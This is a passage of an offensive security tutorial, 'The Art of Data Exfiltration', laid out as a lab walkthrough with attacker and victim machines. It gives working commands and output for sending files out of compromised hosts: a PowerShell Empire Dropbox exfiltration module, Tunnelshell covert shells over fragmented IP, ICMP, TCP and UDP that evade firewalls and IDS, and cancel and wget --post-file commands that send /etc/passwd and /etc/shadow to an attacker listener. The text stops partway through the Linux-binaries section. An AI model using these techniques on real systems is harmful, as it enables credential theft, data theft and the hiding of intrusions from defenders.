

The Art of Data Exfiltration




Table Of Contents

Introduction	5
Methods of Data Exfiltration	5
Data Exfiltration using PowerShell Empire	6
Generate Token Via Dropbox API.....	7
Data Exfiltration.....	8
Covert Channel: The Hidden Network.....	9
Covert Channel: The Hidden Network.....	10
What is the covert channel?	10
Covert Channel Attack Using Tunnelshell	10
What is tunnelshell?	11
Covert ICMP Channel	14
Covert HTTP Channel	15
Covert DNS Channel.....	16
Data Exfiltration using Linux Binaries.....	18
Introduction to Linux Binaries.....	18
Data exfiltration using default Linux Binaries	18
/Cancel	18
/wget.....	20
/whois	21
/bash	22
/OpenSSL.....	23
/busybox	24
/nc	25
Data exfiltration using apt-installed Linux binaries	26
/curl.....	26
/finger	27
/irb.....	28
/ksh	29
/PHP	30
/Ruby.....	30
Data Exfiltration using DNSSteal.....	32
Data Exfiltration using DNSSteal.....	33
DNS Protocol and it's working	33

DNS Data Exfiltration and it's working	33
Introduction to DNSteal.....	33
Proof of Concept	34
Cloakify-Factory.....	40
Cloakify-Factory.....	41
Cloakify Installation & Usages (for Linux)	41
Method -I	43
Method II.....	47
Cloakify Installation and Usages (For Windows)	49
About Us.....	55

Introduction

Data exfiltration occurs when malware and/or a malicious actor carries out an unauthorized data transfer from a computer. It is also commonly called data extrusion or data exportation. Data exfiltration is also considered a form of data theft. During the past couple of decades, a number of data exfiltration efforts severely damaged the consumer confidence, corporate valuation, and intellectual property of businesses and national security of governments across the world.



Methods of Data Exfiltration

Open Methods:

- HTTP/HTTPS Downloads & Uploads
- FTP
- Email
- Instant Messaging
- P2P filesharing

Concealed Methods:

- SSH
- VPN
- Protocol Tunneling
- Cloud Storage Uploads
- Steganography
- Timing channel

(From Wikipedia)

Data Exfiltration using PowerShell Empire

Generate Token Via Dropbox API

In order to do that, this tool requires a Dropbox API. To get that, first, create an account on Dropbox. Then after creating the account, head to developer tools here. A webpage will open similar to the one shown below. Here we will select the “Dropbox API”. Then in the type of access section, we will choose “App folder”. Name the app as per choice. Then click on Create App Button to proceed.

1. Choose an API

Dropbox API

For apps that need to access files in Dropbox. [Learn more](#)

Dropbox Business API

For apps that need access to Dropbox Business team info. [Learn more](#)

2. Choose the type of access you need

[Learn more about access types](#)

App folder - Access to a single folder created specifically for your app.

Full Dropbox - Access to all files and folders in a user's Dropbox.

3. Name your app

This will lead to another webpage as shown below. Here, move on to the OAuth 2 Section, and Generate access token. This will give the Dropbox API required for this particular practical; now copy the generated token.

Status: Development

Development users: Only you

Permission type: App folder

App folder name: ignite technologies

App key: 01rbs6dd3yh72gh

App secret: Show

OAuth 2

Redirect URIs: https://(http allowed for localhost)

Allow implicit grant

Allow

Generated access token

mMYz3GNRNEAAAAAA...

This access token can be used to access your account (rc="...ngar...@gmail.com) via the API. Do not share this token with anyone else.

Data Exfiltration


Now we are going to use Powershell empire for exfiltration, considering we have already compromised the victim machine and we are about to complete our mission by copying data from inside the victim without his knowledge.

As you can observe we have Empire-agent which means I have already spawned shell of victim's machine and Empire has post exploit for data exfiltration where we will use the above token.

```
usemodule exfiltration/exfil_dropbox
set SourceFilePath C:\Users\raj\Desktop\notes.txt
set TargetFilePath /Apps/notes.txt
set ApiKey <API Token>
execute
```

```
(Empire: 586CVTDX) > usemodule exfiltration/exfil_dropbox ↵
(Empire: powershell/exfiltration/exfil_dropbox) > set SourceFilePath C:\Users\raj\Desktop\notes.txt ↵
(Empire: powershell/exfiltration/exfil_dropbox) > set TargetFilePath /Apps/notes.txt ↵
(Empire: powershell/exfiltration/exfil_dropbox) > set ApiKey mMYz3GNRNEA... ↵
(Empire: powershell/exfiltration/exfil_dropbox) > execute ↵
[*] Tasked 586CVTDX to run TASK_CMD_WAIT ↵
[*] Agent 586CVTDX tasked with task ID 5 ↵
[*] Tasked agent 586CVTDX to run module powershell/exfiltration/exfil_dropbox ↵
(Empire: powershell/exfiltration/exfil_dropbox) > [*] Agent 586CVTDX returned results. ↵
[{"name": "notes.txt", "path_lower": "/apps/notes.txt", "path_display": "/Apps/notes.txt", "id": "id:2fZYNu3Z", "rev": "013000000148369130", "size": 16, "content_hash": "15bef769f8db96a6a509d872eafeef3f7599415c7"} ↵
[*] Valid results returned by 192.168.1.109 ↵
```

As you can observe that I have notes.txt inside /my files which means we have successfully transferred the data from a source location to destination.



Thus, in this way, we have successfully transferred the data from the victim's machine to our dropbox and hence this technique is known as dropbox exfiltration.



Covert Channel: The Hidden Network

What is the covert channel?

The word covert means “hidden or undetectable” and Channel is “communication mode”, hence a covert channel denotes an undetectable network of communication. This makes the transmission virtually undetectable by administrators or users through a secret channel. It's very essential to know the difference between encrypted communication and covert communication. In covert communication, the data stream is garbled and lasting by an unauthorized party. However, encrypted communications do not hide the fact that there has been a communication by encrypted the data travelling between both endpoints.

Type of covert channel

- **Storage covert Channel:** Communicate by modifying a “storage location”, that would allow the direct or indirect writing of a storage location by one process and the direct or indirect reading of it by another.
- **Timing Covert channels** – Perform operations that affect the “real response time observed” by the receiver.

Note: The well-known Spectre and Meltdown use a system's page cache as their covert channel for exfiltrating data.

The specter and Meltdown attacks work by tricking your computer into caching privileged memory and through miscalculated speculative execution, a lack of privilege checking in out-of-order execution, and the power of the page cache. Once privileged memory is accessed the processor caches the information and the processor is able to retrieve it from the cache, regardless of whether its privileged information or not.

Covert Channel Attack Using Tunnelshell

It is possible to use almost any protocol to make a covert channel. The huge majority of covert channel research has based on layer 3 (Network) and layer 4 (Transport) protocols such as ICMP, IP and TCP. Layer 7 (Application) protocols such as HTTP and DNS are also frequently used. This mechanism for conveying the information without alerting network firewalls and IDSs and moreover undetectable by netstat.

What is tunnelshell?

Tunnelshell is a program written in C for Linux users that works with a client-server paradigm. The server opens a /bin/sh that clients can access through a virtual tunnel. It works over multiple protocols, including TCP, UDP, ICMP, and RawIP, will work. Moreover, packets can be fragmented to evade firewalls and IDS.

Let's go with practical for more details.

Requirement

- Server (Kali Linux)
- Client (Ubuntu18.04)
- Tool for Covert Channel (Tunnelshell) which you can download from [here](#).

Here, I'm assuming we already have a victim's machine session through the c2 server. Now we need to create a hidden communication channel for data exfiltration, therefore, install tunnelshell on both endpoints.

Once you download it, then extract the file and compile it as shown below:

```
tar xvfz tunnelshell_2.3.tgz  
make
```

```
root@kali:~/Downloads/tunnelshell_2.3# tar xvfz tunnelshell_2.3.tgz ↵  
./  
./Makefile  
./tunnele.c  
./common.h  
./common_tcp.c  
./TODO  
./VERSION  
./tunneld.c  
./common.c  
./README  
./common_frag.c  
./common_udp.c  
./common_icmp.c  
./common_ip.c  
root@kali:~/Downloads/tunnelshell_2.3# make ↵  
gcc -o tunnele.o -c tunnele.c -DVERSION=\"2.3\"  
gcc -o tunneld.o -c tunneld.c -DVERSION=\"2.3\"  
gcc -o common_frag.o -c common_frag.c  
gcc -o common_tcp.o -c common_tcp.c  
gcc -o common_udp.o -c common_udp.c  
gcc -o common_icmp.o -c common_icmp.c  
gcc -o common_ip.o -c common_ip.c  
gcc -o common.o -c common.c  
gcc -o tunnel tunnel.o common_tcp.o common_frag.o common_udp.o common_icmp.o common_ip.o common.o  
gcc -o tunneld tunneld.o common_tcp.o common_frag.o common_udp.o common_icmp.o common_ip.o common.o  
root@kali:~/Downloads/tunnelshell_2.3#
```

Similarly, repeat the same at the other endpoint (victim's machine) and after completion, execute the following command in the terminal to open communication channel for the server (Attacker).

```
sudo ./tunneld
```

By default, it sends fragment packet, which reassembles at the destination to evade from firewall and IDS.

```
aarti@ubuntu:~/Downloads/tunnelshell$ make ↵
gcc -o tunnel.o -c tunnel.c -DVERSION=\"2.3\""
gcc -o tunneld.o -c tunneld.c -DVERSION=\"2.3\""
gcc -o common_frag.o -c common_frag.c
gcc -o common_tcp.o -c common_tcp.c
gcc -o common_udp.o -c common_udp.c
gcc -o common_icmp.o -c common_icmp.c
gcc -o common_ip.o -c common_ip.c
gcc -o common.o -c common.c
gcc -o tunnel tunnel.o common_tcp.o common_frag.o common_udp.o common_icmp.o com
mon_ip.o common.o
gcc -o tunneld tunneld.o common_tcp.o common_frag.o common_udp.o common_icmp.o c
ommon_ip.o common.o
aarti@ubuntu:~/Downloads/tunnelshell$ sudo ./tunneld ↵
```

Now to connect with tunnelshell we need to execute the following command on the server (Attacker's machine) which will establish a covert channel for data exfiltration.

Syntax: `./tunnel -i <session id (0-65535)> -d <delay in sending packets> -s <packet size> -t <tunnel type> -o <protocol> -p <port> -m <ICMP query> -a <ppp interface> <Victim's IP>`

```
./tunnel -t frag 10.10.10.2
```

frag: It uses IPv4 fragmented packets to encapsulate data. When some routers and firewalls (like Cisco routers and default Linux installation) receives fragmented packets without headers for the fourth layer, they permit pass it even if they have a rule that denies it. As you can observe that it is successfully connected to 10.10.10.2 and we are to access the shell of the victim's machine.

```
root@kali:~/Downloads/tunnelshell_2.3# ./tunnel -t frag 10.10.10.2 ↵
```

Connecting to 10.10.10.2...done.

```
pwd ↵
/home/aarti/Downloads/tunnelshell ↵
whoami
root
cd ..
ls
firefox
tunnelshell
```

As I had said, if you will check the network statics using netstat then you will not observe any process ID for tunnelshell.

From the given below image, you can observe that with the help of **ps** command I had checked in process for tunnelshell and then try to check its process id through **netstat**.

```
ps |grep .tunneled
netstat -ano
```

```
aarti@ubuntu:~$ ps |grep .tunneled
aarti@ubuntu:~$ ps -aux | grep .tunneled
root    3619  0.0  0.1  54792  3908 pts/6    S+   09:21   0:00 sudo ./tunneled
root    3620  0.0  0.0   4236   788 pts/6    S+   09:21   0:00 ./tunneled
aarti   3809  0.0  0.0  14224  1088 pts/4    S+   09:40   0:00 grep --color=auto .tunneled
aarti@ubuntu:~$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      Timer
tcp     0      0 127.0.1.1:53              0.0.0.0:*           LISTEN    off (0.00/0/0)
tcp     0      0 0.0.0.0:22              0.0.0.0:*           LISTEN    off (0.00/0/0)
tcp     0      0 127.0.0.1:631             0.0.0.0:*           LISTEN    off (0.00/0/0)
tcp     0      0 127.0.0.1:5432            0.0.0.0:*           LISTEN    off (0.00/0/0)
tcp     0      0 127.0.0.1:3306            0.0.0.0:*           LISTEN    off (0.00/0/0)
tcp6    0      0 ::::80                  ::*:*                LISTEN    off (0.00/0/0)
tcp6    0      0 ::::22                  ::*:*                LISTEN    off (0.00/0/0)
tcp6    0      0 ::::1:631               ::*:*                LISTEN    off (0.00/0/0)
udp     0      0 127.0.1.1:53              0.0.0.0:*           LISTEN    off (0.00/0/0)
udp     0      0 0.0.0.0:68              0.0.0.0:*           LISTEN    off (0.00/0/0)
udp     0      0 0.0.0.0:68              0.0.0.0:*           LISTEN    off (0.00/0/0)
udp     0      0 0.0.0.0:50260             0.0.0.0:*           LISTEN    off (0.00/0/0)
udp     0      0 0.0.0.0:5353             0.0.0.0:*           LISTEN    off (0.00/0/0)
udp     0      0 0.0.0.0:42494            0.0.0.0:*           LISTEN    off (0.00/0/0)
udp     0      0 0.0.0.0:33314            0.0.0.0:*           LISTEN    off (0.00/0/0)
udp     0      0 127.0.0.1:45644            127.0.0.1:45644      ESTABLISHED off (0.00/0/0)
udp     0      0 0.0.0.0:631              0.0.0.0:*           LISTEN    off (0.00/0/0)
udp6    0      0 ::::58300               ::*:*                LISTEN    off (0.00/0/0)
udp6    0      0 ::::5353               ::*:*                LISTEN    off (0.00/0/0)
raw    0      0 0.0.0.0:255              0.0.0.0:*           LISTEN    7 off (0.00/0/0)
raw6   0      0 ::::58                 ::*:*                LISTEN    7 off (0.00/0/0)
raw6   0      0 ::::58                 ::*:*                LISTEN    7 off (0.00/0/0)

Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State         I-Node Path
unix  2      [ ACC ]     STREAM   LISTENING  37617  @/tmp/.ICE-unix/3078
unix  2      [ ]          DGRAM    LISTENING  35929  /run/user/1000/systemd/notify
unix  2      [ ACC ]     STREAM   LISTENING  35930  /run/user/1000/systemd/private
unix  2      [ ACC ]     SEQPACKET LISTENING  11375  /run/udev/control
unix  2      [ ACC ]     STREAM   LISTENING  35941  /run/user/1000/keyring/control
unix  2      [ ACC ]     STREAM   LISTENING  36241  /run/user/1000/keyring/pkcs11
```

Let's take a look of network traffic generated between 10.10.10.1 (Attacker's IP) and 10.10.10.2 (Victim's IP) using Wireshark. The network flow looks generic between both endpoints, but if it monitors properly, then a network administrator could sniff the data packet. As you can observe that Wireshark has captured the covert traffic and sniff the data that was travelling between two endpoint devices.

ip.addr == 10.10.10.2						
No.	Time	Source	Destination	Protocol	Leng Info	
10	12.310429701	10.10.10.1	10.10.10.2	IPv4	37 Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)	
11	12.312233237	10.10.10.1	10.10.10.1	IPv4	73 Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)	
20	65.448918631	10.10.10.1	10.10.10.2	IPv4	38 Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)	
21	65.450162487	10.10.10.2	10.10.10.1	IPv4	68 Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)	
26	74.986479476	10.10.10.1	10.10.10.2	IPv4	41 Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)	
27	75.036196472	10.10.10.2	10.10.10.1	IPv4	60 Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)	
28	89.613144500	10.10.10.1	10.10.10.2	IPv4	40 Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)	
29	92.604591811	10.10.10.1	10.10.10.2	IPv4	37 Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)	
30	92.606062134	10.10.10.2	10.10.10.1	IPv4	60 Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)	

Frame 21: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
 ▷ Ethernet II, Src: VMware_e4:c0:ab (00:0c:29:e4:c0:ab), Dst: VMware_29:b8:bf (00:0c:29:29:b8:bf)
 ▷ Internet Protocol Version 4, Src: 10.10.10.2, Dst: 10.10.10.1
 ▷ Data (34 bytes)

0000	00	0c	29	29	b8	bf	00	0c	29	e4	c0	ab	08	00	45	00
0010	00	36	03	e8	a0	02	40	06	0e	c2	0a	0a	0a	02	0a	0a	..	6	@
0020	0a	01	2f	68	6f	6d	65	2f	61	61	72	74	69	2f	44	6f
0030	77	6e	6c	6f	61	64	73	2f	74	75	6e	6e	65	6c	73	68
0040	65	6c	6c	0a

Covert ICMP Channel

As we know Ping is the use of ICMP communication that use icmp echo request and icmp echo reply query to establish a connection between two hosts, therefore, execute the below command:

```
sudo ./tunneled -t icmp -m echo-reply, echo
```

```
aarti@ubuntu:~/Downloads/tunnelshell$ sudo ./tunneled -t icmp -m echo-reply,echo
```

Now to connect with tunnelshell we need to execute the following command on the server (Attacker's machine) which will establish a covert channel for data exfiltration.

```
./tunnel -t icmp -m echo-reply,echo 10.10.10.2
```

As you can observe that it is successfully connected to 10.10.10.2 and the attacker is able to access the shell of the victim's machine.

```
root@kali:~/Downloads/tunnelshell_2.3# ./tunnel -t icmp -m echo-reply,echo 10.10.10.2
Connecting to 10.10.10.2...done.
pwd
/home/aarti/Downloads/tunnelshell
whoami
root
```

Again, if you will capture the traffic through Wireshark then you will notice the ICMP echo request and reply packet is being travelled between both endpoints. And if you will try to analysis these packets then you will be able to see what kind of payload is travelling as ICMP data.

ip.addr == 10.10.10.2						
No.	Time	Source	Destination	Protocol	Leng	Info
4	0.002362077	10.10.10.1	10.10.10.2	ICMP	94	Echo (ping) reply id=0x03e8, seq=10000/4135, ttl=64
5	4.059112234	10.10.10.1	10.10.10.2	ICMP	59	Echo (ping) request id=0x03e8, seq=10000/4135, ttl=64
6	4.059410004	10.10.10.2	10.10.10.1	ICMP	60	Echo (ping) reply id=0x03e8, seq=10000/4135, ttl=64
7	4.060227928	10.10.10.2	10.10.10.1	ICMP	89	Echo (ping) request id=0x03e8, seq=10000/4135, ttl=64
8	4.060251817	10.10.10.1	10.10.10.2	ICMP	89	Echo (ping) reply id=0x03e8, seq=10000/4135, ttl=64
13	12.054160101	10.10.10.1	10.10.10.2	ICMP	62	Echo (ping) request id=0x03e8, seq=10000/4135, ttl=64
14	12.054467673	10.10.10.2	10.10.10.1	ICMP	62	Echo (ping) reply id=0x03e8, seq=10000/4135, ttl=64
15	12.056013150	10.10.10.2	10.10.10.1	ICMP	60	Echo (ping) request id=0x03e8, seq=10000/4135, ttl=64
16	12.056069351	10.10.10.1	10.10.10.2	ICMP	60	Echo (ping) reply id=0x03e8, seq=10000/4135, ttl=64

Frame 8: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface 0
Ethernet II, Src: Vmware_29:b8:bf (00:0c:29:29:b8:bf), Dst: Vmware_e4:c0:ab (00:0c:29:e4:c0:ab)
Internet Protocol Version 4, Src: 10.10.10.1, Dst: 10.10.10.2
Internet Control Message Protocol

```
0000  00 0c 29 e4 c0 ab 00 0c 29 29 b8 bf 08 00 45 00  ... ).... ))....E-
0010  00 4b 9d ab 00 00 40 01 b4 f0 0a 0a 0a 01 0a 0a  .K....@.....
0020  0a 02 00 00 bb 3b 03 e8 27 10 ff 2f 68 6f 6d 65  ....;... '/home
0030  2f 61 61 72 74 69 2f 44 6f 77 6e 6c 6f 61 64 73  /aarti/D ownloads
0040  2f 74 75 6e 6e 65 6c 73 68 65 6c 6c 0a 00 00 00  /tunnels hell....
0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Covert HTTP Channel

It establishes a virtual TCP connection without using three-way handshakes. It doesn't bind any port, so you can use a port already used by another process, therefore execute the below command:

```
sudo ./tunneld -t tcp -p 80,2000
```

```
aarti@ubuntu:~/Downloads/tunnelshell$ sudo ./tunneld -t tcp -p 80,2000 ↵
```

Now to connect with tunnelshell we need to execute the following command on the server (Attacker's machine) which will establish a covert channel for data exfiltration.

```
./tunnel -t tcp -p 80,2000 10.10.10.2
```

As you can observe that it is successfully connected to 10.10.10.2 and again attacker is able to access the shell of the victim's machine.

```
root@kali:~/Downloads/tunnelshell_2.3# ./tunnel -t tcp -p 80,2000 10.10.10.2 ↵
Connecting to 10.10.10.2...done. ↵
whoami
root
pwd ↵
/home/aarti/Downloads/tunnelshell
```

on other side, if you consider the network traffic then you will notice a tcp communication established without three-way-handshake between source and destination.

No.	Time	Source	Destination	Protocol	Leng	Info
2	8.141204130	10.10.10.1	10.10.10.2	TCP	61	80 → 2000 [None] Seq: 1
3	8.141466524	10.10.10.2	10.10.10.1	TCP	60	2000 → 80 [RST, ACK] Seq: 2
4	8.142794033	10.10.10.2	10.10.10.1	TCP	60	80 → 2000 [None] Seq: 3
5	8.142831613	10.10.10.1	10.10.10.2	TCP	54	2000 → 80 [RST, ACK] Seq: 4
6	11.392183744	10.10.10.1	10.10.10.2	TCP	58	[TCP Spurious Retransmission]
7	11.392183744	10.10.10.2	10.10.10.1	TCP	60	2000 → 80 [RST, ACK] Seq: 5

Frame 8: 88 bytes on wire (704 bits), 88 bytes captured (704 bits) on interface
Ethernet II, Src: Vmware_e4:c0:ab (00:0c:29:e4:c0:ab), Dst: Vmware_29:b8:bf (00:0c:29:b8:bf:00)
Internet Protocol Version 4, Src: 10.10.10.2, Dst: 10.10.10.1

```
0000  00 0c 29 29 b8 bf 00 0c 29 e4 c0 ab 08 00 45 00 . . . ) . . . E .  
0010  00 4a 03 e8 40 00 40 06 0e b0 0a 0a 0a 02 0a 0a . J . @ . @ . . . . .  
0020  0a 01 00 50 07 d0 00 00 00 00 00 00 00 50 00 . . . P . . . . . . P .  
0030  02 00 b2 71 00 00 2f 68 6f 6d 65 2f 61 61 72 74 . . . q . / h ome/aart  
0040  69 2f 44 6f 77 6e 6c 6f 61 64 73 2f 74 75 6e 6e i/Downlo ads/tunn  
0050  65 6c 73 68 65 6c 6c 0a elshell .
```

Covert DNS Channel

To establish DNS covert channel, we need to run UDP tunnel mode on both endpoint machines. Therefore, execute the following command on the victim's machine:

```
sudo ./tunneld -t udp -p 53,2000
```

```
aarti@ubuntu:~/Downloads/tunnelshell$ sudo ./tunneld -t udp -p 53,2000 ↵
```

Similarly, execute following on your (Attacker) machine to connect with a tunnel.

```
./tunnel -t udp -p 53,2000 10.10.10.2
```

```
root@kali:~/Downloads/tunnelshell_2.3# ./tunnel -t udp -p 53,2000 10.10.10.2 ↵
Connecting to 10.10.10.2...done. ↑
pwd ↵
/home/aarti/Downloads/tunnelshell
id
uid=0(root) gid=0(root) groups=0(root)
```

As you can observe here the DNS malformed packet contains the data travelling between both endpoint machine.

ip.addr == 10.10.10.2						
No.	Time	Source	Destination	Protocol	Leng	Info
4	0.002486714	10.10.10.1	10.10.10.2	ICMP	109	Destination unreachable (Port unreachable)
5	4.527688972	10.10.10.1	10.10.10.2	DNS	46	Unknown operation (12) 0x7077[Malformed Packet]
6	4.528039830	10.10.10.2	10.10.10.1	ICMP	74	Destination unreachable (Port unreachable)
7	4.528730106	10.10.10.2	10.10.10.1	DNS	76	Unknown operation (13) 0x2f68[Malformed Packet]
8	4.528758003	10.10.10.1	10.10.10.2	ICMP	104	Destination unreachable (Port unreachable)
13	7.602068615	10.10.10.1	10.10.10.2	DNS	45	[Malformed Packet]
14	7.602378530	10.10.10.2	10.10.10.1	ICMP	73	Destination unreachable (Port unreachable)
15	7.604002612	10.10.10.2	10.10.10.1	DNS	81	Unknown operation (12) 0x7569[Malformed Packet]
16	7.604031428	10.10.10.1	10.10.10.2	ICMP	109	Destination unreachable (Port unreachable)


```
Frame 7: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface 0
Ethernet II, Src: Vmware_e4:c0:ab (00:0c:29:e4:c0:ab), Dst: Vmware_29:b8:bf (00:0c:29:29:b8:bf)
Internet Protocol Version 4, Src: 10.10.10.2, Dst: 10.10.10.1
User Datagram Protocol, Src Port: 53, Dst Port: 2000
Domain Name System (query)
0000  00 0c 29 29 b8 bf 00 0c 29 e4 c0 ab 08 00 45 00  ..)).... )....E.
0010  00 3e 03 e8 40 00 40 11 0e b1 0a 0a 0a 02 0a 0a  .->..@. .....
0020  0a 01 00 35 07 d0 00 2a 04 64 2f 68 6f 6d 65 2f  ...5...* ..d/home/
0030  61 61 72 74 69 2f 44 6f 77 6e 6c 6f 61 64 73 2f  aarti/Do wnloads/
0040  74 75 6e 6e 65 6c 73 68 65 6c 6c 0a  tunnelsh ell.
```

Conclusion: Covert channel does not send encrypted data packet while data exfiltration, therefore, it can easily sniff, and network admin can easily conduct data loss and risk management.

Data Exfiltration using Linux Binaries

Introduction to Linux Binaries

Binaries can be described as files that contain source codes compiled together. These binary files are also called as executables files, as they can be executed in the system. Here, we will be using file uploading binaries to perform data exfiltration. This article is divided into two part;

- Data exfiltration using default Linux Binaries
- Data exfiltration using apt-installed Linux binaries

Now, switch on the Linux operating systems i.e., Kali Linux and Ubuntu. We will simultaneously see one of the two systems posing as an attacker and the other as a victim.


Data exfiltration using default Linux Binaries /Cancel

We can use **/cancel** binary to sneakily use file upload and send the file to the attacker machine over TCP connection.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration, you can type

```
cancel -u "$(cat /etc/passwd)" -h 192.168.0.147:1234
```

A terminal window showing a root shell on an Ubuntu system. The command 'cancel -u "\$(cat /etc/passwd)" -h 192.168.0.147:1234' is typed and executed. A red arrow points to the command line.

```
root@ubuntu:~# cancel -u "$(cat /etc/passwd)" -h 192.168.0.147:1234
```

Attacker Machine

Here the Kali Linux is used as the attacker machine that uses port 1234 for listening using Netcat, you can use

```
nc -lvp 1234
```

Here you see that the contents of the file /etc/passwd with all the users are listed.

```
root@kali:~# nc -lvp 1234 ←  
listening on [any] 1234 ...  
192.168.0.196: inverse host lookup failed: Unknown host  
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 35080  
POST /admin/ HTTP/1.1  
Content-Length: 3003  
Content-Type: application/ipp  
Date: Mon, 31 Aug 2020 10:42:03 GMT  
Host: 192.168.0.147:1234  
User-Agent: CUPS/2.3.1 (Linux 5.4.0-42-generic; x86_64) IPP/2.0  
Expect: 100-continue  
  
9Gattributes charsetutf-8Htributes-natural-languageen-usE  
printer-u  
  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/us  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-network:x:100:102:systemd Network Management,,,:/run/system  
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sti  
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/sys  
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin  
syslog:x:104:110::/home/syslog:/usr/sbin/nologin  
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin  
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false  
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin  
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin  
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autod  
ushmux:x:110:46:ushmux daemon,,,:/var/lib/ushmux:/usr/sbin/nologin
```

/wget

It is a computer program that usually retrieves content from web servers. We can use **/wget** binary to sneakily use file upload and send the file to the attacker machine over HTTP POST.

Victim Machine

Here we use Ubuntu on our victim machine and send a local file with an HTTP POST request. To implement this, you can use the command

```
 wget --post-file=/etc/passwd 192.168.0.147
```

```
root@ubuntu:~# wget --post-file=/etc/passwd 192.168.0.147 ←
--2020-08-31 03:47:55-- http://192.168.0.147/
Connecting to 192.168.0.147:80... connected.
HTTP request sent, awaiting response... ^C
root@ubuntu:~# wget --post-file=/etc/shadow 192.168.0.147
--2020-08-31 03:48:26-- http://192.168.0.147/
Connecting to 192.168.0.147:80... connected.←
HTTP request sent, awaiting response... [←
```

Attacker Machine

Here we are using Kali Linux as the attacker machine. To get the file, Netcat is used as a listener, and type this command,

```
 nc -lvp 80
```

Here you see that the contents of the file **/etc/passwd** with all the users are listed on the attacker machine.

```
root@kali:~# nc -lvp 80 ←
listening on [any] 80 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 49104
POST / HTTP/1.1
User-Agent: Wget/1.20.3 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 192.168.0.147
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 1416

root::18448:0:99999:7:::
daemon:*:18375:0:99999:7:::
bin:*:18375:0:99999:7:::
sys:*:18375:0:99999:7:::
